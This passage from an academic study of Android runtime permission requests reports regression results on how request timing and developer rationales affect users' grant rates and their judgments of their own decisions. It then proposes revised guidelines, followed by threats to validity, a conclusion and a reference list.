$\text{Prior}_{\text{Exp}}$	1.91 (1.00)***	-0.03 (-0.03)	-0.25 (-0.35)***	-0.29 (-0.32)***	-0.09 (-0.07)***
$\text{Level}_{\text{Request}}$					
Purpose					
VisibleFeature	1.35 (0.3)	0.24 (0.18)*	0.03 (0.03)	0.18 (0.13)	0.14 (0.07)
HiddenFeature	0.35 (-1.05)*	-0.05 (-0.04)	0.07 (0.06)	-0.05 (-0.04)	-0.48 (-0.23)**
$\text{Clarity}_{\text{Pre}}$	2.06 (1.53)***	0.18 (0.28)***	0.09 (0.18)***	0.07 (0.12)***	0.59 (0.61)***
$\text{Perm}_{\text{Sens}}$	0.53 (-0.99)***	-0.01 (-0.01)	0.00 (0.01)	-0.01 (-0.01)	-0.03 (-0.02)
Decision(Allow)	–	0.44 (0.32)***	-0.57 (-0.53) ***	-0.30 (-0.22)***	–
Timing(InContext)	1.48 (0.39)*	0.30 (0.22)***	0.08 (0.08)	0.06 (0.04)	0.36 (0.18)***
Rationales(WithRationale)	2.73 (1.00)***	0.66 (0.48)***	0.18 (0.17)***	0.07 (0.05)	0.93 (0.46)***
Interaction(Timing:Rationales)	–	-0.37 (-0.27)***	-0.20 (-0.19)**	–	-0.37 (-0.18)**
Marginal R^2	0.483	0.211	0.198	0.136	0.504
Conditional R^2	0.765	0.476	0.549	0.679	0.562

Three-level regression model for each outcome variable. The coefficients for Decision are shown as odds ratios, where values <1 indicate a lower likelihood to grant permissions and values >1 indicate a higher likelihood. $std.\beta = standardized\,\beta$. $^{*}p < .05, ^{**}p < .001, ^{***}p < .0001$. Decision coding: $0 = deny$, $1 = allow$. N_{User} = 473, N_{App} = 30, $N_{Request}$ = 1824. Note that $\text{Level}_{\text{App}}$ is not shown because the final models do not contain variables from that level.

Then, we checked for multi-construct outliers on the $\text{Level}_{\text{User}}$ and found 3 participants with conspicuous Mahalanobis distances. We also found 6 outliers on the $\text{Level}_{\text{Request}}$. Since the removal of outliers did not change the model fits, significance levels, and conclusions, we opted to keep them in the analysis [57]. Additionally, we checked the final models for multicollinearity and found no such case ($VIF < 2$).


Effect of users' individuality: The final models were able to explain 47.6%–76.5% of the total variance in the outcome variables (Conditional R^2), whereby it is worth to note that **a large proportion of this variance is explained by the individual differences between users**. For example, in the final Decision model, intraclass correlation for the $\text{Level}_{\text{User}}$ was $ICC = 0.490$, which means that 49% of the empirical variance of permission decisions can solely be explained by individual differences between users. The same applies for the DES: $\text{Des}_{\text{Inform}}$ ($ICC_{\text{User}} = 0.321$), $\text{Des}_{\text{Satis}}$ ($ICC_{\text{User}} = 0.432$), and $\text{Des}_{\text{Control}}$ ($ICC_{\text{User}} = 0.625$). In contrast, differences between users in the $\text{Clarity}_{\text{Post}}$ model only explained 7.8% of the empirical variance, which is due to the fact that we controlled for $\text{Clarity}_{\text{Pre}}$ in the same model.

6.3 Effect of Timing and Rationales

Permission Decision (Decision): Participants' permission decision was explained best (76.5% of the empirical variance) by a model including the two main variables of interest but not their interaction ($Model\,Step\,3$, $AIC = 1449.35$, $LogLik = -713.68$). We found that both **timing and rationales had a positive effect on grant rates**. When permissions were requested in context, grant rates increased by 48% ($odds\,ratio = 1.48$, $standardized\,\beta = 0.39$, $p = 0.017$). Additionally, it was 173% more likely that participants grant permissions when rationales were provided compared to permission requests without rationales ($odds\,ratio = 2.73$, $std.\beta = 1.00$, $p < 0.001$). Overall, if permissions were requested upfront and without rationales, they were granted in only 74% of the cases, while they were granted in 92% of the cases if they were requested in context and with rationales (see Figure 7a for an overview of the predicted probabilities of granting permissions).

Informed Decision ($\text{Des}_{\text{Inform}}$): Participants' perception of having made an informed decision was explained best (47.6% of the empirical variance) by a model including the variables of interest and their interaction ($Model\,Step\,4$, $AIC = 5633.44$, $LogLik = -2802.72$). The model shows a significant interaction of timing and rationales ($\beta = -0.37$, $std.\beta = -0.27$, $p < 0.001$). Overall, **rationales had a positive effect on whether participants' decision was informed, however, this effect was stronger when rationales were shown upfront** instead of in context. Furthermore, timing was only significant when no rationales were present. This means that **without rationales, requesting permissions in context increases informed decision**, as is depicted in Figure 7b.

Decision Satisfaction ($\text{Des}_{\text{Satis}}$): Participants' satisfaction with their decision was explained best (54.9% of the empirical variance) by a model including the two main variables of interest as well as their interaction ($Model\,Step\,4$, $AIC = 4695.43$, $LogLik = -2333.72$). The results show a significant interaction of timing and rationales ($\beta = -0.20$, $std.\beta = -0.19$, $p = 0.003$). On one hand, **when permissions were**



(a) Decision (b) $\text{Des}_{\text{Inform}}$ (c) $\text{Des}_{\text{Satis}}$ (d) $\text{Des}_{\text{Control}}$ (e) $\text{Clarity}_{\text{Post}}$

Figure 7: Effects of timing and rationales on each outcome variable. Means were predicted holding all other variables constant on the reference/average level. Error bars represent 95% confidence intervals of the predicted means.[1]

requested upfront, rationales had a positive effect on decision satisfaction, but when requested in context, rationales had no significant effect. On the other hand, **timing had no effect on satisfaction** (see Figure 7c).

Decision Control ($\text{Des}_{\text{Control}}$): Participants' perceived control over their permission decision was explained best (67.9% of the empirical variance) by a model that included the two variables of interest but without their interaction ($Model\ Step\ 3$, $AIC = 5243.57$, $LogLik = -2608.78$). The results show **no significant effect of timing and rationales on decision control**, as shown in Figure 7d.

Permission Clarity ($\text{Clarity}_{\text{Post}}$): Participants' perceived clarity of the permission purpose was explained best (56.2% of the empirical variance) by a model including the two main variables of interest as well as their interaction ($Model\ Step\ 4$, $AIC = 6418.44$, $LogLik = -3196.22$). After controlling for the initial clarity of permission requests, we found a significant interaction of timing and rationales ($\beta = -0.37$, $std.\beta = -0.18$, $p = 0.003$). On one hand, the effect of timing was only significant without rationales, meaning that **post clarity increased when permissions were requested in context without rationales.** On the other hand, **rationales significantly increased permission clarity** for both upfront and in-context permission requests, however, this effect is stronger for upfront requests, as shown in Figure 7e.

6.4 Effect of Other Variables

Privacy Concerns ($\text{Priv}_{\text{Conc}}$): Participants' privacy concerns had a negative effect on the likelihood to grant permissions ($odds\ ratio = 0.64$, $std.\beta = -0.57$, $p < 0.001$), but not on the other outcome variables. In other words, participants with higher privacy concerns are less likely to grant permissions than those with lower concerns.

Prior Privacy Experience ($\text{Prior}_{\text{Exp}}$): The data revealed that the more participants dealt with privacy related experiences in the past, the more likely they were to grant permissions ($odds\ ratio = 1.91$, $std.\beta = 1.00$, $p < 0.001$). Whereas for decision satisfaction, decision control, and clarity of the requested permission more privacy related experiences decreased the score of these scales. Only for informed decision, we could not find an effect of prior privacy experience.

Permission Clarity ($\text{Clarity}_{\text{Pre}}$): Participants' initial clarity of the permission purpose had a significant effect on all outcome variables. Having an initial understanding of the permission purpose increased the odds to grant permissions by 106% ($odds\ ratio = 2.06$, $std.\beta = 1.53$, $p < 0.001$). Also, for all three DES, a positive effect of initial clarity was found. Furthermore, the clearer the permission request was before interacting with the app, the clearer it was afterwards ($\beta = 0.59$, $std.\beta = 0.61$, $p < 0.001$).

Permission Sensitivity ($\text{Perm}_{\text{Sens}}$): There was a negative effect of permission sensitivity on decision ($odds\ ratio = 0.53$, $std.\beta = -0.99$, $p < 0.001$). Meaning, that permissions perceived as sensitive are less likely to be granted.

Permission Decision as a Control Variable (Decision): As for the effect of permission decision, we found that granting a permission increased the perception that the decision was informed, while it decreased decision satisfaction and the perception of being in control.

Effect of other control variables: To rule out potential alternative explanations for our results, we built additional models to examine whether there were any changes in the outcomes due to the ordering of permission requests, having interacted with the app before, and the predictability of permissions. None of these control variables significantly changed the effect of timing and rationales on the outcome variables. Also, we did not find a significant effect of gender or age. Neither did participants' education, having a computer science background, or participants' mobile OS explain any additional

[1] Due to our within-subject design and the resulting paired data, the confidence intervals from Figure 7 cannot be interpreted as an indicator of the statistical significance of the main/interaction effects [58].

variance of our data. Additionally, we built the DES models with and without Decision as a control variable and found no significant difference in the effect of timing and rationales.

6.5 Rationale Recall ($\text{Rationale}_{\text{Recall}}$)

To further rule out potential alternative explanations for our results, we built the models again for attentive participants only. For that, two researchers analyzed and independently coded the free text answers of participants' ability to recall the content of the rationale messages. The analysis showed almost perfect inter-rater agreement between the two coders ($Cohen's\ \kappa = 0.87$) and all differences were resolved in agreement. Four themes emerged in the coding process: (1) Participants correctly recalled all or parts of the rationale message (correct), (2) they did not recall the content of the rationale and provided unrelated responses (unrelated), (3) they admit to have forgotten the content of the rationale (forgotten), or (4) they claim to have not seen the rationale dialog (unseen). From all rationale recall answers ($N = 899$), 49% were coded as correct, 45% as unrelated, 5% as forgotten, and 1% as unseen. These percentages reflect the user's general inattention to security and privacy related information [59–61] that would have also occurred if participants interacted with the apps on their real phones. Each model was built again for attentive participants who recalled the content of at least one of the rationales. We found that the effect on timing and rationales was consistent and did not change. The only difference was that rationales had a significant effect on $\text{Des}_{\text{Control}}$. In order to stay on the conservative side, we only considered the results of the main analysis.

6.6 Rationale Origin ($\text{Rationale}_{\text{Origin}}$)

Participants were asked once about the rationale origin for each app that displayed a rationale. However, since each participant interacted with two apps with rationales, we only considered the last response given. We found that 57% (270) of the participants correctly identified the app developer as the provider of the rationale, while 37% (175) thought that it came from the operating system. We checked whether the operating system of the participant's mobile phone was one of the reasons for this misunderstanding, which was not the case. The remaining 26 participants said that they do not know who provided rationales and 2 gave unrelated answers.

6.7 Permission Purpose ($\text{Perm}_{\text{Purp}}$)

We found that asking participants about the purpose of permissions did not yield useful insights, as the responses reflected participants' subjective perception of permission purposes. Therefore, we do not report on the results.

7 Discussion

Our study is the first to explore the effect of timing and rationales and their interplay on users' runtime permission decisions and the evaluation of their decisions. We found that timing and rationales matter even after accounting for user and app-level differences identified in previous work. In addition, we showed that timing and rationales should not be evaluated in isolation because both might influence one another. We also found that a large proportion of the variance in the outcome variables can be explained by the individual differences between users.

Effect of timing. Requesting permissions in context primarily benefits developers, as such an approach increases grant rates. Whereas requesting permissions in-context only has a positive effect on users' perception of their decisions without rationales.

Effect of rationales. Requesting permissions with rationales benefits both developers and users, as such an approach increases grant rates, helps users in making informed decisions by increasing their understanding of the permission purpose, and positively affects decision satisfaction. Whereby, the benefits of rationales are greatest for upfront requests, when users may lack contextual data for decision making.

Alternative to Google's guidelines. Google's guidelines recommend to use four strategies to help developers keep deny rates to a minimum [2]. The guidelines suggest requesting app-critical permissions upfront and function-specific permissions in context, in addition to providing rationales for unclear permissions. While these suggestions seem straightforward, we found while designing our study and also in previous work [8], that permission clarity is a subjective measure. Thus, it is unreasonable to require developers to accurately evaluate which permission requests might not be clear to their end users (and therefore require a rationale). In addition, our results show that some permission request strategies are, on average, less effective than others. For example, when asked for permission upfront without rationale, users are least likely to grant permissions and positively perceive their permission decisions. Therefore, it is less effective than the other three strategies. We also found that adding rationales (upfront as well as in-context) benefits both developers and end users. Developers primarily profit from increased grant rates, while users are able to make informed decisions that they better understand and are more satisfied with.

Based on these findings, we propose to adjust Google's guidelines as follows. Instead of four permission request strategies, we limit developers' choices to two strategies only. Permissions should be either requested upfront with rationale or in context with rationale. Therefore, unlike Google's guidelines, we recommend that rationales should *always* be present, while preserving their suggestion to request app-critical permissions upfront and function-specific permissions in context.

With this simplification, we expect to keep grant rates at a high level and at the same time make users feel comfortable with their runtime permission decisions.

Individually tailored system support. Google's guidelines put the burden on developers to decide when to request permissions (timing) and whether to provide further explanations (rationales). Even with our improvements, developers' still have to time permission requests for all users. Additionally, our results showed that users differ in their decisions and the way they make those decisions, led by their own values and preferences. So, instead of a strategy that attempts to fit all users with the burden on developers, our intuitive deduction is to provide a solution to support users' individuality.

One concrete suggestion is the customization of permission requests on a per-user basis, realized by the operating system. Users could use system settings to determine when they want to be asked for permissions and whether they prefer to see rationales. While developers only have to follow a simple pattern to label the in-context positions for permissions and provide a list of rationales (similar to iOS [62]). One advantage of this consistent approach is that users will not be surprised/annoyed by permission requests because they know when to expect them. Since requesting permissions on Android and iOS is similar, this solution is also realizable in iOS. However, it should be noted that design changes to the mobile OS must protect against malicious developers who could provide misleading or erroneous in-context timings and rationales, which is orthogonal to our work. While the actual design and evaluation of such systems is part of future work.

Rationale origin misconception. While the majority of participants identified the developer as the author of rationale messages, a large number still thought that the rationales were created by the operating system (37%). This could be a side-effect of using standardized rationales for the apps in our user study. However, rationale messages in iOS are already integrated in the standard permission dialog [62]. Therefore, we recommend adding an indicator that the rationale is provided by the app developer. This could be a short message proceeding the rationale. For example: "{App name} says: {Rationale message of the app developer}." However, this solution is only applicable when the rationale is standardized by the operating system, as in iOS. Whereas in Android, currently only the app developer is able to highlight the origin of the rationale (e.g., through custom themes and wording).

Generalizability of our findings. When interacting with modern technology, users are often confronted with security and privacy-relevant decisions. Such decisions must be informed while being consistent with users' individual values and preferences. To offer users more transparency, previous research focused on providing comprehensive privacy policies (e.g., in the form of "privacy nutrition facts" [63]) and effective browser security warning messages [60, 64, 65].

Consistent with these findings and in the context of permission requests, we found that users made better-informed decisions and were more satisfied with their decisions when they were provided transparency, in the form of rationales and to a lesser extent by requesting permissions in the appropriate context (timing). Thereby, our results are also consistent with previous work on other channels in the mobile domain (e.g., provide security-related behavior in app descriptions [19], explain permission usage based on code [16], and aid users in the app-selection process [66–68]), all of which emphasize the crucial importance of transparency for users' decision making process. Not least, these research results might also be a reason for the recently increasing efforts of the two major mobile operating systems towards transparency of privacy and security of apps, e.g., by introducing "privacy labels" in iOS or an upcoming safety section in Google Play [69].

In line with these efforts to aid users in their decisions, we recommend that rationales should always be provided by developers. However, future research is needed to optimize how frequently they are displayed to the user, e.g., leveraging machine learning to learn individual preferences [29, 30]. For example, depending on users' individual preferences, a user who always denies a certain permission or always denies permission for certain app types may not need additional rationales in these situations. We believe that our findings on rationales are also applicable to other security and privacy critical decisions. While how rationales should look like is system dependent, they all need to strike a balance between adequately informing and overwhelming users. Since our results show that just the presence of rationales is beneficial, future work could study the magnitude of this effect depending on different rationale designs and contents.

8 Threats to Validity

As with any empirical study, there are aspects of our study design that might limit the generalizability of results. First, our data was collected in a highly standardized, somewhat artificial situation. Therefore, it might be fair to question whether our results fully reflect the behavior of users on real apps. However, only such experimental research methods that provide conscious control of all aspects of a situation (high internal validity), allow the direct inference of causal relationships [39]. To address potential negative effects of this design decision, we followed best practice recommendations for this kind of experimental studies [70]. For example, our participants were given a consistent storyline and clear goals they should reach with their apps as well as interactive mockup apps. These measures ensure a high level of immersion for participants, which, as prior work has shown, leads to the highest possible generalizability of the study results [70–72].

Second, our research topic – permission requests – was obvious to our participants at several points in our study, which may have primed their behavior in a certain way. For example,

we asked participants about a permission prior app interaction (making them aware that the app will request this permission). This was necessary, as some variables (i.e., permission sensitivity/predictability/clarity) could only be accurately measured before users interacted with the app. However, from the users' perspective this is very similar to checking permissions in the app store before installing the app. Another priming could have resulted from the fact that each participant went through the main part of the study for several apps. We mitigated potential carryover- and order-effects arising from this within-study design by randomizing the order of the permission request types (upfront/in-context, with/without rationale) and checking that the order did not affect our results.

9 Conclusion

In this work, we showed that timing of permission requests and presence/absence of rationales have an effect on users' permission decisions and the evaluation of their decisions. We found that the effect of timing and rationales depend on one another and should not be evaluated on their own. Based on the results, we suggest that the current Google guidelines should be refined to better aid users in their decision-making process. Further, we highlight that permission decisions mainly depend on the individuality of users, suggesting that there is no one-fits-all permission request strategy. As a conclusion, current mobile platforms could benefit from a customized solution on a per-user basis, in which users can define when permissions should be requested and whether rationales should be given.

Acknowledgment

We thank Kassem Fawaz and the anonymous reviewers for their insightful comments and suggestions.

References

[1] A. Porter Felt, S. Egelman, M. Finifter, D. Akhawe, and D. A. Wagner, "How to ask for permission," in *Proc. 7th USENIX Workshop on Hot Topics in Security (HotSec'12)*, 2012.

[2] Material Design, "Android permissions," https://material.io/design/platform-guidance/android-permissions.html, accessed: 2021-05-26.

[3] B. Bonné, S. T. Peddinti, I. Bilogrevic, and N. Taft, "Exploring decision making with Android's runtime permission dialogs using in-context surveys," in *Proc. 13th Symposium on Usable Privacy and Security (SOUPS'17)*, 2017.

[4] P. Wijesekera, A. Baokar, A. Hosseini, S. Egelman, D. A. Wagner, and K. Beznosov, "Android permissions remystified: A field study on contextual integrity," in *Proc. 24th USENIX Security Symposium (SEC'15)*, 2015.

[5] B. Liu, M. S. Andersen, F. Schaub, H. Almuhimedi, S. Zhang, N. M. Sadeh, Y. Agarwal, and A. Acquisti, "Follow my recommendations: A personalized privacy assistant for mobile app permissions," in *Proc. 12th Symposium on Usable Privacy and Security (SOUPS'16)*, 2016.

[6] J. Lin, B. Liu, N. M. Sadeh, and J. I. Hong, "Modeling users' mobile app privacy preferences: Restoring usability in a sea of permission settings," in *Proc. 10th Symposium on Usable Privacy and Security (SOUPS'14)*, 2014.

[7] J. Lin, N. M. Sadeh, S. Amini, J. Lindqvist, J. I. Hong, and J. Zhang, "Expectation and purpose: Understanding users' mental models of mobile app privacy through crowdsourcing," in *ACM Conference on Ubiquitous Computing, (Ubicomp'12)*, 2012.

[8] I. Shklovski, S. D. Mainwaring, H. H. Skúladóttir, and H. Borgthorsson, "Leakiness and creepiness in app space: Perceptions of privacy and mobile app use," in *Conference on Human Factors in Computing Systems (CHI'14)*, 2014.

[9] B. Zhang and H. Xu, "Privacy nudges for mobile applications: Effects on the creepiness emotion and privacy attitudes," in *Proc. 19th ACM Conference on Computer-Supported Cooperative Work & Social Computing (CSCW'16)*, 2016.

[10] J. Tan, K. Nguyen, M. Theodorides, H. Negrón-Arroyo, C. Thompson, S. Egelman, and D. A. Wagner, "The effect of developer-specified explanations for permission requests on smartphone user behavior," in *Conference on Human Factors in Computing Systems (CHI'14)*, 2014.

[11] X. Liu, Y. Leng, W. Yang, W. Wang, C. Zhai, and T. Xie, "A large-scale empirical study on Android runtime-permission rationale messages," in *IEEE Symposium on Visual Languages and Human-Centric Computing (VL/HCC)*, 2018.

[12] I. Gasparis, A. Aqil, Z. Qian, C. Song, S. V. Krishnamurthy, R. Gupta, and E. Colbert, "Droid M+: Developer support for imbibing Android's new permission model," in *Asia Conference on Computer and Communications Security (AsiaCCS'18)*, 2018.

[13] P. G. Kelley, S. Consolvo, L. F. Cranor, J. Jung, N. M. Sadeh, and D. Wetherall, "A conundrum of permissions: Installing applications on an android smartphone," in *Proc. 16th International Conference on Financial Cryptography and Data Security (FC'12)*, 2012.

[14] A. Porter Felt, E. Ha, S. Egelman, A. Haney, E. Chin, and D. A. Wagner, "Android permissions: user attention, comprehension, and behavior," in *8th Symposium on Usable Privacy and Security (SOUPS'12)*, 2012.

[15] A. Porter Felt, S. Egelman, and D. A. Wagner, "I've got 99 problems, but vibration ain't one: a survey of smartphone users' concerns," in *Proc. Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM'12)*, 2012.

[16] Z. Qu, V. Rastogi, X. Zhang, Y. Chen, T. Zhu, and Z. Chen, "Autocog: Measuring the description-to-permission fidelity in Android applications," in *Proc. 21st ACM Conference on Computer and Communications Security (SIGSAC'14)*, 2014.

[17] H. Gao, C. Guo, Y. Wu, N. Dong, X. Hou, S. Xu, and J. Xu, "Autoper: Automatic recommender for runtime-permission in Android applications," in *Proc. 43rd IEEE Annual Computer Software and Applications Conference (COMPSAC'19)*, 2019.

[18] X. Pan, Y. Cao, X. Du, B. He, G. Fang, R. Shao, and Y. Chen, "Flowcog: Context-aware semantics extraction and analysis of information flow leaks in Android apps," in *Proc. 27th USENIX Security Symposium, (SEC'18)*, 2018.

[19] M. Zhang, Y. Duan, Q. Feng, and H. Yin, "Towards automatic generation of security-centric descriptions for Android apps," in *Proc. 22nd ACM Conference on Computer and Communications Security (SIGSAC'15)*, 2015.

[20] H. Wang, J. I. Hong, and Y. Guo, "Using text mining to infer the purpose of permission use in mobile apps," in *International Joint Conference on Pervasive and Ubiquitous Computing (UbiComp'15)*, 2015.

[21] R. Pandita, X. Xiao, W. Yang, W. Enck, and T. Xie, "WHYPER: Towards automating risk assessment of mobile applications," in *Proc. 22th USENIX Security Symposium (SEC'13)*, 2013.

[22] Y. Feng, L. Chen, A. Zheng, C. Gao, and Z. Zheng, "Ac-net: Assessing the consistency of description and permission in Android apps," *IEEE Access*, vol. 7, pp. 57 829–57 842, 2019.

[23] E. Pan, J. Ren, M. Lindorfer, C. Wilson, and D. R. Choffnes, "Panoptispy: Characterizing audio and video exfiltration from android applications," *Proc. Priv. Enhancing Technol.*, vol. 2018, pp. 33–50, 2018.

[24] R. Stevens, J. Ganz, V. Filkov, P. T. Devanbu, and H. Chen, "Asking for (and about) permissions used by android apps," in *Proc. 10th Working Conference on Mining Software Repositories (MSR'13)*, 2013.

[25] X. Liu, Y. Leng, W. Yang, C. Zhai, and T. Xie, "Mining Android app descriptions for permission requirements recommendation," in *26th IEEE International Requirements Engineering Conference (RE)*, 2018.

[26] D. Bogdanas, "Dperm: Assisting the migration of Android apps to runtime permissions," *CoRR*, 2017. [Online]. Available: http://arxiv.org/abs/1706.05042

[27] S. T. Peddinti, I. Bilogrevic, N. Taft, M. Pelikan, Ú. Erlingsson, P. Anthonysamy, and G. Hogben, "Reducing permission requests in mobile apps," in *Proc. Internet Measurement Conference (IMC'19)*, 2019.

[28] B. Liu, J. Lin, and N. M. Sadeh, "Reconciling mobile app privacy and usability on smartphones: Could user privacy profiles help?" in *Proc. 23rd International World Wide Web Conference (WWW'14)*, 2014.

[29] P. Wijesekera, A. Baokar, L. Tsai, J. Reardon, S. Egelman, D. A. Wagner, and K. Beznosov, "The feasibility of dynamically granted permissions: Aligning mobile privacy with user preferences," in *Proc. 28th IEEE Symposium on Security and Privacy (SP'17)*, 2017.

[30] K. Olejnik, I. Dacosta, J. S. Machado, K. Huguenin, M. E. Khan, and J. Hubaux, "Smarper: Context-Aware and automatic runtime-permissions for mobile devices," in *Proc. 28th IEEE Symposium on Security and Privacy (SP'17)*, 2017.

[31] H. Almuhimedi, F. Schaub, N. M. Sadeh, I. Adjerid, A. Acquisti, J. Gluck, L. F. Cranor, and Y. Agarwal, "Your location has been shared 5, 398 times!: A field study on mobile app privacy nudging," in *33rd Conference on Human Factors in Computing Systems (CHI'15)*, 2015.

[32] L. Tsai, P. Wijesekera, J. Reardon, I. Reyes, S. Egelman, D. A. Wagner, N. Good, and J. Chen, "Turtle guard: Helping Android users apply contextual privacy preferences," in *13th Symposium on Usable Privacy and Security (SOUPS'17)*, 2017.

[33] E. Cunningham, "Improving app security and performance on Google Play," https://android-developers.googleblog.com/2017/12/improving-app-security-and-performance.html, accessed: 2021-05-26.

[34] Y. Li, Z. Yang, Y. Guo, and X. Chen, "Droidbot: A lightweight ui-guided test input generator for Android," in *Proc. 39th International Conference on Software Engineering (ICSE'17)*, 2017.

[35] R. Mihalcea, C. Corley, and C. Strapparava, "Corpus-based and knowledge-based measures of text semantic similarity," in *Proc. 21st National Conference on Artificial Intelligence (AAAI'06)*, 2006.

[36] K. K. Micinski, D. Votipka, R. Stevens, N. Kofinas, M. L. Mazurek, and J. S. Foster, "User interactions and permission use on android," in *Conference on Human Factors in Computing Systems (CHI'17)*, 2017.

[37] P. F. Stalmeier, M. S. Roosmalen, L. C. Verhoef, J. E. Hoekstra-Weebers, J. C. Oosterwijk, U. Moog, N. Hoogerbrugge, and W. A. van Daal, "The decision evaluation scales," *Patient Education and Counseling*, vol. 57, pp. 286–293, 2005.

[38] A. Bahattacherjee, *Social science research: Principles, methods and practices (2nd ed.)*. Global text project, 2012.

[39] P. E. Spector, *Research Designs*. SAGE Publications, 1981.

[40] M. Birnbaum, "How to show that 9 > 221: Collect judgments in a between-subjects design," *Psychological Methods*, vol. 4, pp. 243–249, 1999.

[41] J. J. Hox, *Multilevel Analysis: Techniques and Applications (2nd ed.)*. Routledge/Taylor & Francis Group, 2010.

[42] L. Litman, J. Robinson, and T. Abberbock, "Turkprime.com: A versatile crowdsourcing data acquisition platform for the behavioral sciences," *Behavior Research Methods*, vol. 49, pp. 433–442, 2017.

[43] M. Keith, L. Tay, and P. Harms, "Systems perspective of Amazon Mechanical Turk for organizational research: Review and recommendations," *Frontiers in Psychology*, vol. 8, p. 1359, 2017.

[44] J. Robinson, C. Rosenzweig, A. J. Moss, and L. Litman, "Tapped out or barely tapped? Recommendations for how to harness the vast and largely unused potential of the Mechanical Turk participant pool," *PLOS ONE*, vol. 14, pp. 1–29, 2019.

[45] F. Faul, E. Erdfelder, A. Buchner, and A.-G. Lang, "Statistical power analyses using g*power 3.1: Tests for correlation and regression analyses," *Behavior research methods*, vol. 41, pp. 1149–60, 2009.

[46] T. Dinev, H. Xu, H. J. Smith, and P. J. Hart, "Information privacy and correlates: An empirical attempt to bridge and distinguish privacy-related concepts," *European Journal of Information Systems*, vol. 22, pp. 295–316, 2013.

[47] N. K. Malhotra, S. S. Kim, and J. Agarwal, "Internet users' information privacy concerns (IUIPC): The construct, the scale, and a causal model," *Information Systems Research*, vol. 15, pp. 336–355, 2004.

[48] H. J. Smith, S. J. Milberg, and S. J. Burke, "Information privacy: Measuring individuals' concerns about organizational practices," *MIS Quarterly*, vol. 20, pp. 167–196, 1996.

[49] Android Developer Guide, "Request app permissions," https://developer.android.com/training/permissions/requesting, accessed: 2021-05-26.

[50] Apple Developer Guide, "Requesting permissions," https://developer.apple.com/design/human-interface-guidelines/ios/app-architecture/requesting-permission/, accessed: 2021-05-26.

[51] Material Design, "Dialogs," https://material.io/components/dialogs, accessed: 2021-05-26.

[52] ——, "Writing," https://material.io/design/communication/writing.html, accessed: 2021-05-26.

[53] NLTK, "Categorizing and tagging words," https://www.nltk.org/book/ch05.html, accessed: 2021-05-26.

[54] "Guidelines for academic requesters," https://www.yumpu.com/en/document/read/31225336/guidelines-for-academic-requesters, accessed: 2021-05-26.

[55] R Core Team, *R: A Language and Environment for Statistical Computing*, 2020. [Online]. Available: https://www.R-project.org/

[56] D. Bates, M. Mächler, B. Bolker, and S. Walker, "Fitting linear mixed-effects models using lme4," *Journal of Statistical Software*, vol. 67, pp. 1–48, 2015.

[57] H. Aguinis, R. K. Gottfredson, and H. Joo, "Best-practice recommendations for defining, identifying, and handling outliers," *Organizational Research Methods*, vol. 16, pp. 270–301, 2013.

[58] G. Cumming and S. Finch, "Inference by eye: Confidence intervals and how to read pictures of data," *American psychologist*, vol. 60, p. 170, 2005.

[59] S. E. Schechter, R. Dhamija, A. Ozment, and I. Fischer, "The emperor's new security indicators," in *18th IEEE Symposium on Security and Privacy (SP'07)*, 2007.

[60] D. Akhawe and A. Porter Felt, "Alice in warningland: A large-scale field study of browser security warning effectiveness," in *22th USENIX Security Symposium (SEC'13)*, 2013.

[61] C. Bravo-Lillo, S. Komanduri, L. F. Cranor, R. W. Reeder, M. Sleeper, J. S. Downs, and S. E. Schechter, "Your attention please: Designing security-decision UIs to make genuine risks harder to ignore," in *9th Symposium on Usable Privacy and Security (SOUPS'13)*, 2013.

[62] Apple Developer Guide, "Requesting access to protected resources," https://developer.apple.com/documentation/uikit/protecting_the_user_s_privacy/requesting_access_to_protected_resources, accessed: 2021-05-26.

[63] P. G. Kelley, J. Bresee, L. F. Cranor, and R. W. Reeder, "A "nutrition label" for privacy," in *Proc. 5th Symposium on Usable Privacy and Security (SOUPS'12)*, 2009.

[64] J. Sunshine, S. Egelman, H. Almuhimedi, N. Atri, and L. F. Cranor, "Crying wolf: An empirical study of SSL warning effectiveness," in *Proc. 18th USENIX Security Symposium, (SEC'09)*, 2009.

[65] S. Egelman, L. F. Cranor, and J. I. Hong, "You've been warned: an empirical study of the effectiveness of web browser phishing warnings," in *Conf. on Human Factors in Computing Systems (CHI'08)*, 2008.

[66] M. Harbach, M. Hettig, S. Weber, and M. Smith, "Using personal examples to improve risk communication for security & privacy decisions," in *Conf. on Human Factors in Computing Systems (CHI'14)*, 2014.

[67] I. Liccardi, J. N. Pato, D. J. Weitzner, H. Abelson, and D. D. Roure, "No technical understanding required: Helping users make informed choices about access to their personal data," in *11th International Conference on Mobile and Ubiquitous Systems (MOBIQUITOUS'14)*, 2014.

[68] P. G. Kelley, L. F. Cranor, and N. M. Sadeh, "Privacy as part of the app decision-making process," in *ACM SIGCHI Conference on Human Factors in Computing Systems (SIGCHI'13)*, 2013.

[69] S. Frey, "New safety section in Play will give transparency into how apps use data," https://android-developers.googleblog.com/2021/05/new-safety-section-in-google-play-will.html, accessed: 2021-05-26.

[70] H. Aguinis and K. J. Bradley, "Best practice recommendations for designing and implementing experimental vignette methodology studies," *Organizational Research Methods*, vol. 17, pp. 351–371, 2014.

[71] D. J. Woehr and C. E. Lance, "Paper people versus direct observation: An empirical examination of laboratory methodologies," *Journal of Organizational Behavior*, vol. 12, pp. 387–397, 1991.

[72] R. Hughes and M. Huby, "The application of vignettes in social and nursing research," *Journal of advanced nursing*, vol. 37, pp. 382–6, 2002.

A Study Procedure

This section lists the questions of the survey in the same order they were shown to participants. Note that Sections A.1 and A.2 are repeated four times per participant.

A.1 Pre-Questionnaire

